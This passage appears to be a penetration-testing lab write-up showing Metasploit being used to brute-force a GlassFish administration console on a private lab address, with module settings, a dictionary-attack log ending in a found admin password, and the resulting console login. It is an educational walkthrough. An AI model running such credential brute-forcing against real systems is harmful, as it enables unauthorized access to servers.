
```
msf6 > search glassfish

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Check  Description
   -  ----                                                   ---------------  ----       -----  -----------
   0  exploit/multi/http/struts_code_exec_classloader        2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1  auxiliary/scanner/http/glassfish_login                                  normal     No     GlassFish Brute Force Utility
   2  auxiliary/dos/http/hashcollision_dos                   2011-12-28       normal     No     Hashtable Collisions
   3  exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl  2012-10-16  excellent  No  Java Applet AverageRangeStatisticImpl Remote Code Execution
   4  auxiliary/scanner/http/glassfish_traversal             2015-08-08       normal     No     Path Traversal in Oracle GlassFish Server Open Source Edition
   5  exploit/multi/http/glassfish_deployer                  2011-08-04       excellent  No     Sun/Oracle GlassFish Server Authenticated Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/glassfish_deployer

msf6 >
```

Figure 4. This screenshot shows me searching for glassfish in msfconsole and finding an auxiliary scanner to enumerate login.




```
msf6 auxiliary(scanner/http/glassfish_login) > set RHOSTS 10.0.2.9
RHOSTS ⇒ 10.0.2.9
msf6 auxiliary(scanner/http/glassfish_login) > set PASS_FILE /home/bitman/Downloads/passwd_list2023.txt
PASS_FILE ⇒ /home/bitman/Downloads/passwd_list2023.txt
msf6 auxiliary(scanner/http/glassfish_login) > show options

Module options (auxiliary/scanner/http/glassfish_login):

   Name              Current Setting                             Required  Description
   ----              ---------------                             --------  -----------
   ANONYMOUS_LOGIN   false                                       yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                           yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                       no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                       no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                      no        A specific password to authenticate with
   PASS_FILE         /home/bitman/Downloads/passwd_list2023.txt  no        File containing passwords, one per line
   Proxies                                                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            10.0.2.9                                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             4848                                        yes       The target port (TCP)
   SSL               false                                       no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                       yes       Stop guessing when a credential works for a host
   THREADS           1                                           yes       The number of concurrent threads (max one per host)
   USERNAME          admin                                       yes       A specific username to authenticate as
   USERPASS_FILE                                                 no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                       no        Try the username as the password for all users
   USER_FILE                                                     no        File containing usernames, one per line
   VERBOSE           true                                        yes       Whether to print output for all attempts
   VHOST                                                         no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/glassfish_login) > 
```

Figure 5. Since I don't know the password just yet I'm using a dictionary file to run against. The dictionary file provides a long list of passwords that have been used countless times before. So, I set the RHOSTS=10.0.2.9, RPORT=4848, and PASS_FILE= /home/bitman/Downloads/passwd_list2023.txt. Then typed, 'exploit'.



```
[-] 10.0.2.9:4848 - Failed: 'admin:609609609'
[-] 10.0.2.9:4848 - Failed: 'admin:456321'
[-] 10.0.2.9:4848 - Failed: 'admin:404040'
[-] 10.0.2.9:4848 - Failed: 'admin:162534'
[-] 10.0.2.9:4848 - Failed: 'admin:yosemite'
[-] 10.0.2.9:4848 - Failed: 'admin:slider'
[-] 10.0.2.9:4848 - Failed: 'admin:shado'
[-] 10.0.2.9:4848 - Failed: 'admin:sandro'
[-] 10.0.2.9:4848 - Failed: 'admin:roadkill'
[-] 10.0.2.9:4848 - Failed: 'admin:quincy'
[-] 10.0.2.9:4848 - Failed: 'admin:pedro'
[-] 10.0.2.9:4848 - Failed: 'admin:mayhem'
[-] 10.0.2.9:4848 - Failed: 'admin:lion'
[-] 10.0.2.9:4848 - Failed: 'admin:knopka'
[-] 10.0.2.9:4848 - Failed: 'admin:kingfish'
[-] 10.0.2.9:4848 - Failed: 'admin:jerkoff'
[-] 10.0.2.9:4848 - Failed: 'admin:hopper'
[-] 10.0.2.9:4848 - Failed: 'admin:everest'
[-] 10.0.2.9:4848 - Failed: 'admin:ddddddd'
[+] 10.0.2.9:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/glassfish_login) > 
```

Figure 6. Success! We found the username and password associated to this target website.



https://10.0.2.9:4848

GlassFish™ Server Open Source Edition
Administration Console


User Name: admin

Password: ●●●●●●

Created by Oracle with contributions from the GlassFish community

Copyright © 2005, 2013, Oracle and/or its affiliates. All rights reserved. Oracle and Java are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.

Figure 7. Logged in.



User: admin | Domain: domain1 | Server: 10.0.2.9

GlassFish™ Server Open Source Edition

New Administrator Password

Changes the password for the current admin user.

User ID:	admin
Group List:	asadmin
New Password:	
Confirm New Password:	

Figure 8. I navigated around the directories and found the User ID input: admin.